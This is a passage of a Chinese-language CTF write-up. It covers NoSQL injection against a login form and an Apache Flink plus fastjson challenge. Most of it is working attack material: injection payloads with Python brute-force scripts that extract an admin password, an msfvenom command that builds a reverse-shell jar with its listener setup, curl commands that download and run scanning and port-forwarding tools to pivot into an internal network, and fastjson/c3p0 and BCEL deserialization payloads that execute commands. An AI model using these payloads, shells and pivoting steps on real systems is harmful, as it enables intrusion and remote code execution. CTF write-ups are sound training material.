                         "Origin": "http://47.104.108.80:8888", "Connection": "close",
                         "Referer": "http://47.104.108.80:8888/auth", "Upgrade-Insecure-Requests": "1"}
        burp0_data = {"_csrf": "otezaj5Q-ZVimOBu-Aiw82rOf_hKkqlkbrvE",
                      "token": "00f355689f5b7cb21e2a34346d9c55cd\"||(this.username==\"admin\"&&this.passwor
        res = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)
        print str(i)+":"+chr(j)
        if "No matching results" in res.text:
            flag += chr(j)
            print flag
            break
        if j == 126:
            exit(0)
```

或者使用下面的payload

payload2

```
15f65b0dd2a4ccd5862e588bc7c5d42b" || (this.username == "admin" && this.password.charCodeAt({}) > {}) &&
"1"=="1
```

关于payload2中所用函数解释：

> charCodeAt() 方法可返回指定位置的字符的 Unicode 编码。这个返回值是 0 - 65535 之间的整数。

拼接后的payload2：

```
this.username == "admin" && hex_md5(this.password) ==" 15f65b0dd2a4ccd5862e588bc7c5d42b" ||
(this.username == "admin" && this.password.charCodeAt({}) > {}) && "1"=="1 "
```

爆破脚本

```
import requests
target = 'http://47.104.108.80:8888/auth'
flag = ''
session = ""
csrf_token = ""
burp0_cookies = {"session": session}


# 二分
for i in range(0, 3000):
    min_value = 33
    max_value = 127
    mid_value = (min_value + max_value) // 2
    while min_value < max_value:
        payload = '15f65b0dd2a4ccd5862e588bc7c5d42b" || (this.username == "admin" && this.password.charCode
            str(i), str(mid_value))
        post_payload = '{}'.format(payload)
        s = requests.session()
        res = s.post(url=target, data={
                    "token": post_payload, "_csrf": csrf_token}, cookies=burp0_cookies, allow_redirects=Fa
        # print(res.text)
        if res.status_code == 302:
            min_value = mid_value + 1
        else:
            max_value = mid_value
        mid_value = (min_value + max_value) // 2
    if chr(mid_value) == "":
        break
    flag += chr(mid_value)
    print(flag)
```

payload3

```
6991d030f39a0693a1830473b63239f012312" || this.isAdmin==true && password[0]="R" "1"=="1
```

拼接后的payload3

```
this.username == "admin" && hex_md5(this.password) =="6991d030f39a0693a1830473b63239f012312" ||
this.isAdmin==true && password[0]="R" "1"=="1 "
```

爆破脚本

```
import requests
chrs = "0123456789flagbcdeghikmnopqrstuvwxyzFLAGBCDEGHIKMNOPQRSTUVWXYZ"
f = ""
# bd5d47f098c
# index = [2,3,4,5,8,9,11,12,14,15,16,21]
# for i in range(11,12):
for i in range(22,23):
    # for j in range(len(chrs)):
    for j in range(28,128):
        burp0_url = "http://47.104.108.80:8888/auth"
        burp0_cookies = {"session": "s%3A_fNGqehzTkNGptNZl-ytIIQA8clDA_IV.itQ8NhWPGWa3aKofrW%2B%2Bf82b%2F1c
        burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
        burp0_data = {"_csrf": "NtvT4yNv-2mwJMpCMImlLIFo1Vk3UnRpe40I", "token": "6991d030f39a0693a1830473b6
        res = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)
        # if "No matching results" not in res.text:
        #     print(res.text)
        #     input()
        # print(res.status_code,len(res.text))
        if len(res.text) == 2290:
            f += chr(j)
            print(i,f)
            continue
```

payload4

```
cf87efe0c36a12aec113cd7982043573\"||(this.username==\"admin\"&&this.password[{}]==\"{}\")||\"
```

拼接后的payload4

```
this.username == "admin" && hex_md5(this.password) ==  cf87efe0c36a12aec113cd7982043573\"||
(this.username==\"admin\"&&this.password[{}]==\"{}\")||\" "
```

爆破脚本

```
# -*- coding: utf-8 -*
# /usr/bin/python3
# @Author:Firebasky
import requests
passwd = ""
for i in range(0,50):
    for j in range(32,127):
        burp0_url = "http://47.104.108.80:8888/auth"
        burp0_cookies = {"session": "s%3A48cl_lUReimQytHn7toEfeafbGGIpWXB.YBzs%2B3EcrGrFNvfOoe0wEbmm2NSA%2B
        burp0_headers = {"Cache-Control": "max-age=0", "Upgrade-Insecure-Requests": "1", "Origin": "http://
        burp0_data = {"_csrf": "kATaxQjv-Uka6Hw6X85iWgBuhyTxqgy7pvVA", "token": "cf87efe0c36a12aec113cd7982
        res=requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data,allow_re
        if res.status_code == 302:
            passwd += chr(j)
            print(passwd)
```

本质原理都是用的逐位爆破。

web5 层层穿透

考点：Apache Flink 任意Jar包上传导致远程代码执行漏洞、fastjson反序列化

关于Apache Flink漏洞

具体漏洞可以参考

> Apache Flink 任意 Jar 包上传致 RCE 漏洞复现 - 知乎 (zhihu.com)

影响版本至Apache Flink 1.9.1

首先使用msf生成jar包

```
msfvenom -p java/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=8087 -f jar > rce.jar
```

然后配置msf监听

```
use exploit/multi/handler
set payload java/shell/reverse_tcp
set LHOST 127.0.0.1
set LPORT 8087
show options
run
```

然后在Submit New Job处上传rec.jar文件，点击submit，成功反弹shell

或者使用网上现成的脚本

> GitHub - LandGrey/flink-unauth-rce: exploit Apache Flink Web Dashboard unauth rce on right way by python2 scripts

现在进入到了内网，获得到了反弹的shell。我们扫描内网。

可以使用fscan进行扫描，

> https://github.com/shadow1ng/fscan

命令

```
进入/tmp目录，下载工具
curl http://81.70.105.149/fscan_amd64 >> fscan_amd64
给fscan权限
chmod 777 fscan_amd64
执行扫描
./fscan_amd64 -h 10.10.1.1/24
```

还可以使用nmap扫

发现内网 10.10.1.11 在8080端口存在Shiro SprintBoot服务。

然后可以通过portmap工具进行端口转发，转发到外部服务。

> http://www.vuln.cn/wp-content/uploads/2016/06/lcx_vuln.cn_.zip

命令


```
下载
curl http://81.70.105.149/portmap >> portmap
给权限
chmod 777 portmap
然后在vps运行，把5567端口数据转发到8005端口
./portmap -m 2 -p1 5567 -p2 8005
然后在靶机上运行，把内网环境的8080端口服务转发出来
./portmap -m 3 -h1 81.70.105.149 -p1 5567 -h2 10.10.1.11 -p2 8080
```

然后就可以在公网上访问内网中的8080端口服务了。


题目给出了web.jar，我们可以通过jd-gui工具来反编译

然后就是阅读源码


发现了个登录，在/doLogin




继续找，发现了登录的账号和密码：admin/123456



还发现了Fastjson服务，不过有waf，需要绕过



然后lib里面存在hibernate-c3p0-5.3.14.Final.jar



关于**fastjson**反序列化

在github中有现有的payload，c3p0反序列化打fastjson

GitHub - depycode/fastjson-c3p0: fastjson不出网利用、c3p0

通过c3p0 二次反序列化 cc payload , payload 生成使用 /fastjson-c3p0/blob/master/src/test/java/com/fastjson/vul/Test.java

```
POST /json HTTP/1.1
Host: 127.0.0.1:8999
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/sign
Accept-Encoding: gzip, deflate
cmd: dir
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/json
Content-Length: 8925

{"e":{"@type":"java.lang.Class","val":"com.mchange.v2.c3p0.WrapperConnectionPoolDataSource"},"f":{"@type":"com
```

image

CSDN @小智同学啊

首先需要先登录获取cookie ，访问/doLogin，使用admin/123456登录，获取cookie。

抓包后直接用exp打。发现会对长度进行验证，需要大于20000

所以需要填充2w脏数据，最后payload

```
POST /admin/test HTTP/1.1
Host: 81.70.105.149:8005
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3
Accept-Encoding: gzip, deflate
cmd: cat /flag
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/json
Content-Length: 28963
Cookie: d0c13ba04d29a2c666096db3206682c8=6f2998af-b14a-4ebc-9002-
eea46873c544.KgKniEGW1GMEX6nqT4eQLtFMsXQ;
request_token=8c7wo37zB5OkLDIpgnqfuht93rbWqTEjsLvir0wS0soYk8XE; pro_end=-1; ltd_end=-1;
serverType=apache; order=id%20desc; memSize=1838;
bt_user_info=%7B%22status%22%3Atrue%2C%22msg%22%3A%22%u83B7%u53D6%u6210%u529F%21%22%2C%22data%22%3A%7B%
22username%22%3A%22158****9824%22%7D%7D; rank=list; Path=/www/wwwroot/myweb; file_recycle_status=true;
JSESSIONID=4A2824342782C0A7393AF8ACF226F26B
{"e":{"@type":"java.lang.Class","val":"com.mchange.v2.c3p0.WrapperConnectionPoolDataSource"},"f":
{"@type":"com.mchange.v2.c3p0.WrapperConnectionPoolDataSource","userOverridesAsString":"HexAsciiSeriali
zedMap:ACED0005737200116A6176612E7574696C2E48617368536574BA44859596B8B7340300007870770C000000103F400000
0000000027372002A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E6D61702E4C617A794D61706EE
594829E7910940300014C0007666163746F727974002C4C6F72672F6170616368652F636F6D6D6F6E732F636F6C6C656374696F
6E732F5472616E73666F726D65723B78707372003A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732
E66756E63746F72732E496E766F6B65725472616E73666F726D657287E8FF6B7B7CCE380200035B000569417267737400135B4C
6A6176612F6C616E672F4F626A6563743B4C000B694D6574686F644E616D657400124C6A6176612F6C616E672F537472696E673
B5B000B69506172616D54797065737400125B4C6A6176612F6C616E672F436C6173733B787070740013676574F757470757450
726F706572746965737073720116A6176612E7574696C2E486173684D61700507DAC1C31660D103000246000A6C6F616446616
```

3746F72490009746872657368 6F6C6478703F4000000000000C770800000010000000017371007E000B3F4000000000000C7708
0000001000000001737200 3A636F6D2E73756E2E6F72672E6170616368652E78616C616E2E696E7465726E616C2E78736C74632
E747261782E54656D706C61746573496D706C09574FC16EACAB3303000649000D5F696E64656E744E756D62657249000E5F7472
616E736C6574496E6465785B000A5F62797465636F6465737400035B5B425B00065F636C6173737100 7E00084C00055F6E616D6
571007E00074C00115F6F757470757450726F706572746965737400164C6A6176612F7574696C2F50726F706572746965733B78
7000000000FFFFFFFF757200035B5B424BFD19156767DB37020000787000000001757200025B42ACF317F8060854E0020000787
000000DCFCAFEBABE0000003400CD0A0014005F090033006009003300610700620A0004005F0900330063 0A006400650A003300
660A000400670A000400680A0033006907006A0A0014006B0A0012006C08006D0B000C006E08006F0700700A001200710700720
A007300740700750700760700770800780A0079007A0A0018007B08007C0A0018007D08007E08007F0800800B00160081070082
0A008300840A008300850A008600870A0022008800800890A0022008A0A0022008B0A008C008D0A008C008E0A0012008F0A00900
0910A009000920A001200930A0033009407009 50A0012009607009701000168010013 4C6A6176612F7574696C2F486173685365
743B0100095369676E617475726501002 74C6A6176612F7574696C2F486173685365743C4C6A6176612F6C616E672F4F626A656
3743B3E3B010001720100274C6A617661782F736572766C65742F687474702F4874747053657276 6C6574265717565737 43B01
0001700100284C6A617661782F736572766C65742F687474702F4874747053657276 6C6574526573706F6E73653B0100063C696
E69743E010003282956010004436F646501000F4C696E654E756D6265725461626C650100124C6F63616C5661726961626C6554
61626C6501000474686973010020 4C79736F73657269616C2F7061796C6F6164732F436F6D6D6F6E4563686F313B01000169010
015284C6A6176612F6C616E672F4F626A6563743B295A0100036F626A0100124C6A6176612F6C616E672F4F626A6563743B0100
0D537461636B4D61705461626C65010016284C6A6176612F6C616E672F4F626A6563743B492956010001650100154C6A6176612
F6C616E672F457863657074696F6E3B010008636F6D6D616E64730100135B4C6A6176612F6C616E672F537472696E673B010001
6F010005646570746801000149070076070 04C0700720100014601000171010 00D6465636C6172656446696 56C640100194C6A6
176612F6C616E672F7265666C6563742F4669656C643B0100057374617274010 0016E0100114C6A6176612F6C616E672F436C61
73733B0700700700980700990100 0A536F757263654669 6C65010010436F6D6D6F6E4563686F312E6A6176610C003C003D0C003
800390C003A003B0100116A6176612F7574696C2F486173685365740C0034003507009A0C009B009C0C005300480C009D00440C
009E00440C00430044010025 6A617661782F736572766C65742F687474702F4874747053657276 6C6574265717565737 40C009
F00A00C00A100A2010003636D640C00A300A401000B676574526573706F6E736501000F6A6176612F6C616E672F436C6173730C
00A500A60100106A6176612F6C616E672F4F626A6563740700A70C00A800A90100266A617661782F736572766C65742F6874747
02F4874747053657276 6C6574526573706F6E73650100136A6176612F6C616E672F457863657074696F6E0100106A6176612F6C
616E672F537472696E670100076F732E6E616D650700AA0C00AB00A40C00AC00AD01000357494E0C009D00AE0100022F6301000
72F62696E2F73680100022D630C00AF00B00100116A6176612F7574696C2F5363616E6E65720700B10C00B200B30C00B400B507
00B60C00B700B80C003C00B90100025C410C00BA00BB0C00BC00AD0700BD0C00BE00BF0C00C0003D0C00C100C20700990C00C30
0C40C00C500C60C00C700C80C003A00480100135B4C6A6176612F6C616E672F4F626A6563743B0C00C900A001001E79736F7365
7269616C2F7061796C6F6164732F436F6D6D6F6E4563686F3101001A5B4C6A6176612F6C616E672F7265666C6563742F4669656
C643B0100176A6176612F6C616E672F7265666C6563742F4669656C640100106A6176612F6C616E672F5468726561401000D63
757272656E7454687265616401001428294C6A6176612F6C616E672F5468726561643B010008636F6E7461696E7301000361646
4010008676574436C6173730100132 94C6A6176612F6C616E672F436C6173733B0100106973417369676E61626C6546726F
6D010014284C6A6176612F6C616E672F436C6173733B295A0100096765744865616465720100 26284C6A6176612F6C616E672F5
37472696E673B294C6A6176612F6C616E672F537472696E673B0100096765744D6574686F64010040284C6A6176612F6C616E67
2F537472696E673B5B4C6A6176612F6C616E672F436C6173733B294C6A6176612F6C616E672F7265666C6563742F4D6574686F6
43B0100186A6176612F6C616E672F7265666C6563742F4D6574686F64010006696E766F6B65010039284C6A6176612F6C616E67
2F4F626A6563743B5B4C6A6176612F6C616E672F4F626A6563743B294C6A6176612F6C616E672F4F626A6563743B0100106A617
6612F6C616E672F53797374656D01000B67657450726F706572747901000B746F5570706572436173650100142 94C6A617661
2F6C616E672F537472696E673B01001B284C6A6176612F6C616E672F436861725365717565 6E63653B295A0100096765745772 6
9746572010017282 94C6A6176612F696F2F5072696E7457726974657 23B0100116A6176612F6C616E672F52756E74696D650100
0A676574527 56E74696D6501001528294C6A6176612F6C616E672F52756E74696D653B0100046578656301002828 5B4C6A61766
12F6C616E672F537472696E673B294C6A6176612F6C616E672F50726F636573733B0100116A6176612F6C616E672F50726F6365
737301000E676574496E70757453747265616D01001728294C6A6176612F696F2F496E70757453747265616D3B010018284C6A6
176612F696F2F496E70757453747265616D3B295601000C75736544656C696D6974657201002 284C6A6176612F6C616E672F53
7472696E673B294C6A6176612F7574696C2F5363616E6E65723B0100046E6578740100136A6176612F696F2F5072696E7457726
9746572010007707 2696E746C6E010015284C6A6176612F6C616E672F537472696E673B295601000 5666C757368010011676574
4465636C617265644669656C647301001C28295B4C6A6176612F6C616E672F7265666C6563742F4669656C643B01000D7365744
1636365737369626C65010004285A29560100036765740100 26284C6A6176612F6C616E672F4F626A6563743B294C6A6176612F
6C616E672F4F626A6563743B0100076973417272617901000328295A01000D6765745375706572636C617373010040636F6D2F7
3756E2F6F72672F6170616368652F78616C616E2F696E7465726E616C2F78736C74632F72756E74696D652F4162737472616374
5472616E736C6574700CA0A00CB005F0021003300CB0000000300080034003500010036000000020037000800380039000000
8003A003B0000000400010 03C003D0001003E0000005C0002000100000001E2AB700CC01B3000201B30003BB000459B70005B300
06B8000703B80008B100000002003F0000001A0006000000140004001500080016000C0017001600180 01D0019004000000 0C0
0010000001E0041004200000000A0043004400010 03E0000005A0002000100000001A2AC6000DB200062AB6000999000504ACB200
062AB6000A5703AC00000003003F0000001200040000001D000E001E0010002100180022004000000000C0001000000 1A0045004
6000000047000000040002 0E01000A003A0048000100 3E000001D30005000300000 0EF1B1034A3000FB20002C6000AB20003C600
04B12AB8000B9A00D7B20002C70051120C2AB6000DB6000E9900452AC0000CB30002B20002120FB900100200C7000A01B30002A

```
7002AB20002B6000D121103BD0012B60013B2000203BD0014B60015C00016B30003A700084D01B30002B20002C60076B20003C6
007006BD00184D1219B8001AB6001B121CB6001D9900102C03120F532C04121E53A7000D2C03121F532C041220532C05B200021
20FB90010020053B20003B900210100BB002259B800232CB60024B60025B700261227B60028B60029B6002AB20003B900210100
B6002BA700044DB12A1B0460B80008B10002004700660069001700 7A00E200E500170003003F0000006A001A000000250012002
600130028001A0029002C002A0033002B0040002C0047002F006600330069003 1006A0032006E0037007A003A007F003B008F00
3C0094003D009C003F00A1004000A6004200B3004400D7004500E2004700E5004600E6004800E7004B00EE004D00400000002A0
004006A00040049004A0002007F0063004B004C0002000000EF004D00460000000000EF004E004F000100470000002 2000B1200
336107005004FC002D07005109FF003E000207005201000107005000000 6000A00530048000 1003E000001580002000C0000008
42AB6000D4D2CB6002C4E2DBE360403360515051504A200652D1505323A06190604B6002D013A0719062AB6002E3A071907B600
0DB6002F9A000C19071BB80030A7002F1907C00031C000313A081908BE360903360A150A1509A200161908150A323A0B190B1BB
80030840A01A7FFE9A700053A08840501A7FF9A2CB60032594DC7FF85B100010027006F007200170003003F0000004200100000
00500000500 52001E00530024005400270056002F0058003A00590043005B0063005C0069005B006F00620072006100740052007
A0065007B00660083006800400000003E000600630006005400460 00B0027004D004D00460007001E00560055005600060000000
840057004600000000000084004E004F00010005007F00580059000200470000002E0008FC000507005AFE000B07005B0101FD003
107005C070052FE00110700310101F8001942070050F90001F800050001005D00000002005E70740001617077010078740001 78
78737200116A6176612E6C616E672E496E746567657212E2A0A4F781873802000149000576616C7565787200106A6176612E6C6
16E672E4E756D62657286AC951D0B94E08B020000787000000000787871007E000D78;"},
    "b": {
        "a": "A*20000"
    }}
```

简单payload

```
curl -v http://10.10.1.11:8080/admin\;/test -H "Content-Type:application/json" -X POST --data
'{{"@type": "com.alibaba.fastjson.JSONObject","x":{"@type":
"org.apache.tomcat.dbcp.dbcp.BasicDataSource","driverClassLoader": {"@type":
"com.sun.org.apache.bcel.internal.util.ClassLoader"},"driverClassName":
"$$BCEL$$$l$8b$I$A$A$A$A$A$Am$91$dbn$d3$40$Q$86$ffM$9c$d81$OiSR$ce$Q$ceiI$I$82$I$n$b5$mE$81V$B$9bBS$8
2$e0n$b3$5d9$h$S$3br$9c$w$b8$f4y$b8$eeMA$5c$f0$A$3c$Ub$ec$96R$J$y$ed$ce$ce$3f3$9fgg$7f$fe$fa$fe$D$40$D$
b7M$Y8k$e2$i$ce$h$b8$Q$db$8b$3a$$$99$c8$e0$b2$8e$x$3a$ae2dW$95$a7$c2$a7$M$e9$caR$97Ak$f9$db$92$a1$60$xO
$be$9a$8ez2$d8$e2$bd$n$vE$db$X$7c$d8$e5$81$8a$fd$pQ$L$fbjB$M$9bBb$85$c1X$V$c3$p$i$a3p$c9$k$f0$j$5eW$7e$
bd$bd$f1$7c$s$e48T$beGi$f9N$c8$c5G$87$8f$T$Mu$c4$60v$fci$m$e4$9a$8a$b1$b9$Yw$_$ae$b5$90$83$a9$a3l$e1$g$
ae3$f0$k$9f$f4$cb5Q$de$95$a2$efW$df$8f$d6$o$dej$86$bc$d3$bc$fbB5w$3e$acw$l$d8$P7$H$a2$f5x$e6D$ed$a93p$3
e$d9$D$97$d6$db$fbv$d4$8e$9c$c8q$9dg$8d$91$f3$c6$7f$b2$f7y$97$60$f2Q$a3Z$db$3e$3c$f7$ab5$b5g$e1$Gn2$y$f
c$a7q$L$b7$60$d2$9d$e3$e6$Y$e6$92$8c$n$f7$dc$faFo$mE$c80$ffW$da$9cz$a1$g$d1ULW$86$c7N$a9$b2d$ff$93C$f3$
d0$e4L$S$f2N$e5D$b4$T$G$casWN$W$bc$O$7c$n$t$T$w$u$8c$v$Y$sS$dc$K$b8$904$j$9d$5e$3a$feR$60$f1$cch$3fE$5e
